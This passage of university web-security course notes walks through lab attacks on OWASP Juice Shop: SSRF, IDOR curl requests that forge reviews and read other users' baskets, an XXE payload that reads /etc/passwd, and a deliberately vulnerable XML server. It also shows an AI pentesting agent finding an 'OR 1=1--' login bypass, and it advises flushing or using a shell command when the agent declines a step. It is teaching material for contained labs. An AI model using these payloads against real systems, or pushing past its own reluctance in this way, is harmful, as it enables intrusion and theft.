 - i. Juice Shop accessed our URL
 - ii. Public IP of the server that accessed our URL

- b. This does not necessarily **mean that the server is vulnerable**.
 - i. However, we now know that we can force Juice Shop to access certain URLs.
 - 1. This is not a vulnerability (*yet*)
 - ii. Can we force it to access services running on a **private network** that we don't have access to?
- 9. Insert **http://vulnerable-server/?url=http://secret-server/hello.webp** as "Image URL"
 - a. As we established before, the **secret-server** is in a different private network than your container.
 - b. You do not have access to this network from your container.
 - c. Yet, we were just able to exfiltrate data from it.
 - i. This also works with firewalls and IP whitelists.
 - ii. People usually whitelist "trusted" servers in firewalls.
 - iii. If you exploit a "trusted" server with SSRF, you're using IP that is "trusted" and allows you to access additional resources in the network.

Recap: SSRF is a vulnerability that allows us to discover, scan, probe and exploit internal services and resources that were not meant to be directly accessible by attackers.

Insecure Direct Object Reference (17:00, 20m)

Insecure Direct Object References¹⁵ (IDOR) is a web application vulnerability that occurs when an application directly accesses objects, such as database entries or resources, based on **user input without properly verifying the user's authorization**.

This vulnerability **enables attackers to manipulate input and access resources to which** they are not authorized to view or modify.

- IDOR vulnerability allows us to perform actions in the name of different users or access data to which we don't have access.

We will use Juice Shop to demonstrate an IDOR vulnerability, where the application accepts unauthorized user inputs and **allows us to access data we shouldn't be able to access**.

- In the previous step, we identified multiple user inputs that can be weaponized.
- When you're looking for an IDOR target, you should be looking for actions that contain **IDs** of the elements.
 - Such as User **IDs**, Product **IDs**, Invoice **IDs**, and others.
 - Any other identifiers, such as email addresses and product names, may also be helpful.
 - We're targeting them because we have an assumption that the application **does not properly check** if our **authenticated user has access to them or not**.

In the case of OWASP Juice Shop, we previously saw an API that accepts some IDs or other identification directly, for example, these:

- Creating User Reviews
 - `POST /rest/products/{PRODUCT_ID}/reviews`
 - `{"message":"<message>","author":"<email>"}`
- Creating user complaints
 - `POST /api/Complaints/`

¹⁵ "Insecure Direct Object Reference (IDOR) | Best Practices | Imperva," Learning Center, Jan. 08, 2024. <https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/> (accessed Dec. 19, 2024).

- {"UserId": "<ID>", "message": "<message>"}
- Creating Customer Feedback
 - POST /api/Feedbacks/
 - {"UserId": "<ID>", "captchaId": 11, "captcha": "13", "comment": "<message>", "rating": 3}
- Getting the contents of the basket
 - GET /rest/basket/{ID}

Extra: Posting User Review as a Different User

First, let's see an example with the User Reviews. We will directly access the REST API via the `/rest/products/{PRODUCT_ID}/reviews` endpoint.

There are two valid actions that we can do:

1. **GET** that gives us all reviews
2. **PUT** that creates a new review

For our example, we can choose any **PRODUCT_ID**, but we will choose **3**

1. First, we can check what reviews exist for the product with ID **3**:

MOOC Students: class13 container. ▾ CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/rest/products/3/reviews' | jq
```

2. When creating a user review, the application accepts a **PUT** request with the following JSON in the body, as we saw before with Burp:
 - a. {"message": "<message>", "author": "<email>"}
3. When you create a user review from the application, this JSON looks like this:
 - a. {"message": "Good Product", "author": "me@juice-sh.op"}
4. However, you can **fake this action** and change the author's email to someone else, so the review will actually look like it was written by someone else:
 - a. {"message": "Baaaaad Product", "author": "pepito@juice-sh.op"}

Now, even though we're logged in as **admin@juice-sh.op** we can perform an action in the name of user **pepito@juice-sh.op**.

MOOC Students: class13 container. ▾

CTU Students: Docker container. ▾

```
curl 'http://juiceshop:3000/rest/products/3/reviews' \
-X 'PUT' \
--data-raw '{"message":"Baaaaad
Product","author":"pepito@juice-sh.op"}'
```

The output of this action is success, which suggests that the application just accepted review from a different person submitted by us:

```
{"status":"success"}
```

However, when we check the reviews again by repeating the first step and listing all requests with:

MOOC Students: class13 container. ▾

CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/rest/products/3/reviews' | jq
```

We can see that the review itself was not properly saved and instead of valid review, we see following data instead of our review:

```
{
  "product": "3",
  "likesCount": 0,
  "likedBy": [],
  "_id": "euYLsLxtpGuGnpgNk",
  "liked": true
},
```

This means that there is probably **some sort of validation logic** in the application, and our attack was only partially successful. We managed to post the review under someone else's name, but it is not stored or displayed properly.

Posting User Feedback as a Different User

We can try an attack on user feedback and attempt to post feedback as a different user.

We will attack the API directly via the `/api/Feedbacks/` endpoint.

There are two valid actions that we can do:

1. **GET** that gives us all user feedback
2. **POST** that creates new user feedback

We will follow the same approach as before and begin by reviewing the available user feedback.

MOOC Students: class13 container. ▾ CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' | jq
```

Now we can see that there is already a lot of user feedback. We can count them by modifying **jq** command:

MOOC Students: class13 container. ▾ CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' | jq '.data | length'
```

When creating user feedback, the web application uses a **POST** request on `/api/Feedbacks/` endpoint with the following JSON as body:

```
{"UserId": <User ID>, "captchaId": 11, "captcha": "13", "comment": "This is my feedback!", "rating": 3}
```

As you can see, Juice Shop again sends the ID of the user who is creating the feedback as a parameter in the request body. Because the user **ID is a parameter**, we can try to change it to something else and **impersonate a different user!**

But how do you get the correct CAPTCHA? Well, the app has a broken API

```
curl -s 'http://juiceshop:3000//rest/captcha/'
```

So get the captchaId and captcha answer.

MOOC Students: class13 container. ▾ CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' \
-X 'POST' \
-H 'Content-Type: application/json' \
--data-raw
'{"UserId":2,"captchaId":xx,"captcha":"xx","answer":"xxx","comment":
"I think this is too insecure!","rating":0}' | jq
```

Now that we have created feedback, the output suggests that it was created properly. All IDs are set the way we would expect.

We can now verify that the feedback was stored properly by requesting all feedback as we did in the first step.

MOOC Students: class13 container. ▾ CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' | jq
```

And we see that our review was stored properly!

Extra: Getting Content of Another User Shopping Basket

In the previous examples, we impersonated users and did actions in their names. Now, we will show an example where we access data that belongs to **another user**.

In this example, we will use the endpoint `/rest/basket/{USER_ID}` to read the content of a particular user's shopping basket.

Juice Shop calls this endpoint when you navigate to <http://localhost:3000/#/basket> to get the content of the user's basket.

Given that you're **logged in as admin** with user ID **1**, and you copy the Authorization: Bearer value from a previous answer, the request looks like this:

MOOC Students: class13 container. ▾ CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/rest/basket/1' \
  -H 'Authorization: Bearer
eyJhbGciOiJub251IiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0IjoiYXNjaWZGF0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCI6InByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn0sIm1hdCI6MTczNDU0NzczNX0.' | jq
```

However, because the user ID is again supplied as a parameter in the URL `/rest/basket/{USER_ID}` we can modify the ID and read the content of the shopping basket of a different user.

Let's try to read contents of the shopping basket of the user with ID **2**:

MOOC Students: class13 container. ▾

CTU Students: Docker container. ▾

```
curl -s 'http://juiceshop:3000/rest/basket/2' \
  -H 'Authorization: Bearer
eyJhbGciOiJub251IiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0IjoiYXNjaWZGF0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCI6InByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn0sIm1hdCI6MTczNDU0NzczNX0.' | jq
```

And we were successfully able to do that. In this case, we **accessed data belonging to a different user, to which we should not have had access.**

That is because the Juice Shop does not properly check authorization of the user, what they can read and access, AND because Juice Shop directly uses IDs supplied as user input.

Recap: Insecure Direct Object References (IDOR) is an application vulnerability that occurs when an application directly accesses objects, such as database entries or resources based on user input, without properly verifying the user's authorization.

Ensure that the user-requested data has access to the data.

Do not identify users simply by including their ID in the request payload.

Using UUIDs instead of integer serial IDs is a bit safer, so when you make a mistake in your authorized access, attackers can not enumerate overall values.

Class Recap: Web analysis and pentesting are the most important security analyses, given that most technologies are implemented on the web. If you manage to understand how the technology works and spend enough time thinking about the problem, being both creative and methodical, you will likely find many vulnerabilities in various sites.

The AI Way

The years 2024 and 2025 saw the current peak in the commercialization of AI for automatic pentesting and web analysis. This is important in our history of automatic attacking. This included the first real, almost fully automated AI attack in the wild.

The new way AI is being used is to take high-level decisions in a strategic sense, to use specific tools, to have agents specialized in topics, to communicate between agents, etc.

Numerous companies have been doing this over the last two years.

- <https://xbow.com/>
- <https://mindgard.ai/>
- <https://www.synack.com/platform/agentic-ai-for-pentesting/>
- <https://www.terra.security/>
- <https://beaglesecurity.com/>
- <https://penti.ai/>

Luckily, there are also a few free software systems

- <https://github.com/Significant-Gravitas/AutoGPT>
 - Needs Docker, so we can not use it.
- <https://github.com/faizann24/rogue>
 - An intelligent web vulnerability scanner agent powered by Large Language Models
- <https://github.com/KeygraphHQ/shannon>

- It requires the source code of the app to test.
- <https://github.com/roomkangali/dursgo>
 - Seems to work, but unfortunately kills the computer via CPU and Mem issues.
- <https://github.com/aliasrobotics/cai>
 - CAI provides the building blocks to create specialized AI agents that can assist with mitigation, vulnerability discovery, exploitation, and security assessment. It is heavily based on <https://github.com/openai/openai-agents-python>

CAI

We are going to try CAI in your Docker, since it is the most powerful AI system available now.

Install (not necessary in your Docker)

- `cd ~`
- `python3.12 -m venv cai_env`
- `source cai_env/bin/activate && pip install cai-framework`

MOOC Students: class13 container. ▾

CTU Students: Docker container. ▾

Configure

- `cd ~`
- `source cai_env/bin/activate`
- Create an .env file
- For the CESNET API, put this

```
CAI_MODEL="openai/gpt-oss-120b"
OPENAI_API_KEY="sk-xxxxxxxxxxxxxxxxxxxxxxxxxxxx"
OPENAI_API_BASE="https://chat.ai.e-infra.cz/api/"
OPENAI_API_TYPE="openai"
```

- For OpenAI API, put this

LESSON 13 / ADVANCED WEB ATTACKS


```
CAI_MODEL="gpt-4o"  
OPENAI_API_KEY="sk-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"  
OPENAI_API_TYPE="openai"
```

Let's use it

- Start it
 - `cai`
- CAI works by writing what you need in the input of the program, and asking for things.
- You can force some agents to work, but in general, it is not necessary, and the default agent is selected.
- Remember, these are LLMs! So they are not deterministic. You may need to explicitly ask things or repeat the question.
- `/help`

Let's try to find juiceshop

- `find all computers in the local network. Install any program you need`
- `scan the ports of 'juiceshop' computer (try variants if it doesn't work, like 'scan the ports of scl-class-13-juiceshop.playground-net')`
- `find a sqli vuln. Use curl.`



```
[11] Agent: CTF agent [09:48:51 (openai/gpt-oss-120b)]  
  
<[start]>assistant<[channel]>commentary to=functions.generic_linux_command<[channel]>functions<[channel]>json<[message]>[{"command": "curl -s -o /dev/null -w '%(http_code)'" "http://172.20.0.112:3000/rest/products?search=" or '1'='1'", "t  
Current: I:13753 O:264 R:0 ($0.0000) | Total: I:73521 O:1551 R:0 ($0.0000) | Session: $0.0000 | Context: 10.7% █
```

If at some moment in time it doesn't want to do a command, you can try

- `/flush`
- Ask again

Or

- `/shell <the cmd you want>`

And then continue

Force one agent

- `/agents list`
- `/agents select redteam_swarm_pattern`

Use multiple agents

CAI uses agents that you can choose from

- `/parallel add bug_bounter_agent`
- `/parallel add one_tool_agent`
- `/parallel add injection_detector_agent`
- `/parallel add network_security_analyzer_agent`
- `/parallel add redteam_agent`
- `/parallel add reporting_agent`
- `/parallel add web_pentester_agent`
- `/parallel add redteam_swarm_pattern`
- check the web on port 3000 of 'juiceshop' computer. find a sqli I can try
- make a text report summary here of what you did and the vuln. Be brief

Brief Report - Juice Shop SQL Injection

- **Target:** `http://juiceshop:3000`
- **Discovery:** Accessed the web UI; identified the REST login endpoint `POST /rest/user/login`.
- **Test:** Sent JSON payload
`1 {"email":"' OR 1=1--","password":"x"}`
- **Result:** Received a valid JWT and user data, confirming authentication bypass via SQL injection.
- **Vulnerability:** Un-parameterised SQL query allows `email` value to inject `OR 1=1--`, rendering the password check ineffective.
- **Impact:** Full account takeover (including admin), privilege escalation, data exposure.
- **Recommendation:** Replace string concatenation with prepared statements, enforce input sanitisation, add rate-limiting/lockout.

LESSON 13 / ADVANCED WEB ATTACKS

```
[5] Agent: reporting agent #6 [10:15:21 (openai/gpt-oss-120b)]

Brief Assessment Summary - OWASP Juice Shop (Port 3005 / 3000)

1 Target discovery - Confirmed the Juice Shop web application is reachable at http://juiceshop:3000.
2 API probing - Accessed the public product-search endpoint (/rest/products/search) to verify normal JSON responses.
3 SQLi test - Sent a crafted login request:
1 POST /rest/user/login HTTP/1.1
2   Content-Type: application/json
3
4   {"email":"admin' or 1=1--","password":"test"}
The server returned a successful authentication token, showing the email field is concatenated into a SQL query without proper sanitisation.

Vulnerability

• Type: SQL Injection (Authentication Bypass)
• Endpoint: POST /rest/user/login (parameter email)
• Severity: Critical - an attacker can log in as any user (including admin) and gain full application control.

Key Impact

• Unauthorized access to privileged functions and data.
• Potential data exfiltration, modification, or deletion.

Quick Fixes

• Switch to prepared statements/parameterised queries.
• Strictly validate and whitelist input (e.g., proper email format).
• Apply least-privilege DB permissions and add WAF rules to block injection patterns.

Assessment performed on 2025-12-18.
```

Or

- Make a report so far until now, store the html report on disk and tell me where

Now copy the report to your local computer and see it

An example report is [here](#).

CTU Assignment 10 (17:26, 3m)

Assignment 10 consists of three standalone challenges:

1. Exploit the vulnerable **REST API** of the library service and find a flag
2. Exploit a BSY **database system** and find a flag
3. Exploit a simple **server** providing access to **pictures of cats** and find a flag

The details about the services will be specified in CTFd. The assignment will be opened on **Dec 18 - 21:00 CET**.

DEADLINE: 07/01/2026 23:59:59

Good luck!



CTU Bonus Assignment (17:29, 10m)

1. Start of Bonus. December 19th 21:00:00 CET
2. End of Bonus. January 7th 23:59:59 CET
3. **Bonus report submissions are final and cannot be edited.** Please review the feedback on your unlock reports beforehand to avoid recurring mistakes.
4. *Most of the unlock reports were **not** at the level we want for the bonus. Most of you fixed it, but a lot were borderline. So be careful here.*
5. The maximum amount of points available is **100**.
6. To pass the bonus assignment, you must have **at least 70 points**.
7. The extra 10 points from Assignments (if you have them) are added to Bonus Assignment points only after you get at least 70 points aka approve Bonus Assignment.

Rules:

- You use the same CTFd instance as now.
- There will be a total of 8 stages.
- Solving a stage opens the next one(s).
- Each stage will give you points.
- **This assignment is individually solved!**
- The challenges for the Bonus Assignment are clearly marked '**Bonus**' in the CTFd.
- The bonus assignment **evaluation is semi-automatic**.
 - You will receive direct feedback from the CTF upon flag submission



- The teachers will do the final check of your report.
 - The teachers have the final say. This means if you have an accepted flag in CTFd, but do not show clear steps (reproducible) in your report, you can be assigned fewer points or even 0 points for that stage.
- To pass the bonus, **you must document all your steps** in a report using **Google Docs** (1 document for all parts of the assignment).
 - Record your steps (**commands, screenshots, outputs**, etc.), including the failed attempts. This confirms that you have completed all the necessary steps. **We cannot verify if you completed the task without evidence of work, such as screenshots and text outputs.**
 - Show us your approach to thinking and problem-solving.
- The document name should be formatted as follows: **2025 BSY Bonus Assignment - <ctuusername>**
- Once you submit the report, you will no longer be able to edit it, and you will also be unable to correct the mistakes we point out in the feedback.
- You can share the document with the teachers as soon as you make it, but once you submit it in CTFd, it is officially submitted.
- Documents that are not submitted in CTFd and shared with **the Editor will not be accepted, as access to all teachers will not be granted.**

- Share the document with the following teachers' accounts:
 - sebastian.garcia@agents.fel.cvut.cz
 - veronica.valeros@aic.fel.cvut.cz
 - ondrej.lukas@aic.fel.cvut.cz
 - maria.rigaki@aic.fel.cvut.cz
 - sladic.muris@gmail.com
 - repa.martiin@gmail.com
 - lukasforst@gmail.com
 - eldraco@gmail.com

Class Feedback for all of you (17:39, 1m)

By providing us with feedback after each class, you can help us make the next class even better!

<https://bit.ly/BSY-Feedback>



Side Dish: XML Injection

XML Injection¹⁶ - an attack that targets applications that process XML data. XML injection occurs when an **attacker inserts malicious XML content** into a web application, API, or service that improperly handles untrusted input.

How does that work? XML allows you to reference an **XML External Entity**.

- Referencing XEE tells the XML parser to replace the reference with the actual data.
- You can reference any storage that the parser supports.
 - Databases, files...
- XEEs are useful in some contexts, but with the incorrect (default) configuration, they are also unsafe.
 - Attackers can "simply" request data from any supported storage.

XMLI Payload

Example of payload with XEE that references file system and file **/etc/passwd** (Available in your container in **/data/xmli-payload.xml**):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ELEMENT root ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
  <data>&xxe;</data>
</root>
```

If we can make a vulnerable server read and interpret this payload, we may have access to the passwd file.

¹⁶ C. Crane, "XML Injection Attacks: What to Know About XPath, XQuery, XXE & More," Hashed Out by The SSL Store™, May 18, 2022. <https://www.thesslstore.com/blog/xml-injection-attacks-what-to-know-about-xpath-xquery-xxe-more/> (accessed Dec. 19, 2024).

XMLI Vulnerable Server

To attempt to exploit this vulnerability, we created a vulnerable server within your network, accessible at <http://xmli-server>.

The code of the vulnerable server, which defines an HTTP server class that handles POST requests and processes XML data, is shown below.

```
#!/usr/bin/env python3
# pip install lxml
import socketserver
from http.server import SimpleHTTPRequestHandler
from lxml import etree

PORT = 80

class XMLInjectionVulnerableServer(SimpleHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        try:
            # Parse the XML data (this is where the vulnerability lies)
            parser = etree.XMLParser(resolve_entities=True)
            tree = etree.fromstring(post_data, parser)
            response = "Received: " + tree.find('data').text
        except etree.XMLSyntaxError as e:
            response = f"Error parsing XML: {e}"

        # Send HTTP response
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(response.encode('utf-8'))

with socketserver.TCPServer(("", PORT), XMLInjectionVulnerableServer) as httpd:
    print(f"Serving XML injection vulnerable server on port {PORT}")
    httpd.serve_forever()
```

XMLI Exploitation

Let's exploit the vulnerable server by sending the XMLI Payload we prepared before. By forcing the vulnerable server to interpret this XML, we should be able to retrieve **/etc/passwd**.

MOOC Students: class13 container. ▾

CTU Students: Docker container. ▾

- `curl -v -X POST -d @/data/xmli-payload.xml http://xmli-server`

What is the problem?

Like SQL Injection and XSS, **XML injection is a problem of incorrect input sanitization**. This time, the incorrect sanitization is in how the application processes XML data. You would be surprised how many applications like that still communicate primarily through XML.

XML Injection can be used for many different attacks:

1. Data exfiltration

- a. We showed that we can exfiltrate data by using XEE (the **passwd** file).

2. Denial of Service

- a. It is possible to crash the server by creating circular dependencies.

3. Remote Code Execution

- a. In some cases, you can utilize XEE and even execute code.

Recap: XML Injection is an attack that targets applications that process XML data. XML injection occurs when an attacker inserts malicious XML content into a web application that fails to sanitize it.

Ensure that you sanitize all inputs and do not enable extended entities unless absolutely necessary.

In general, do not allow your parsers to access data they don't need!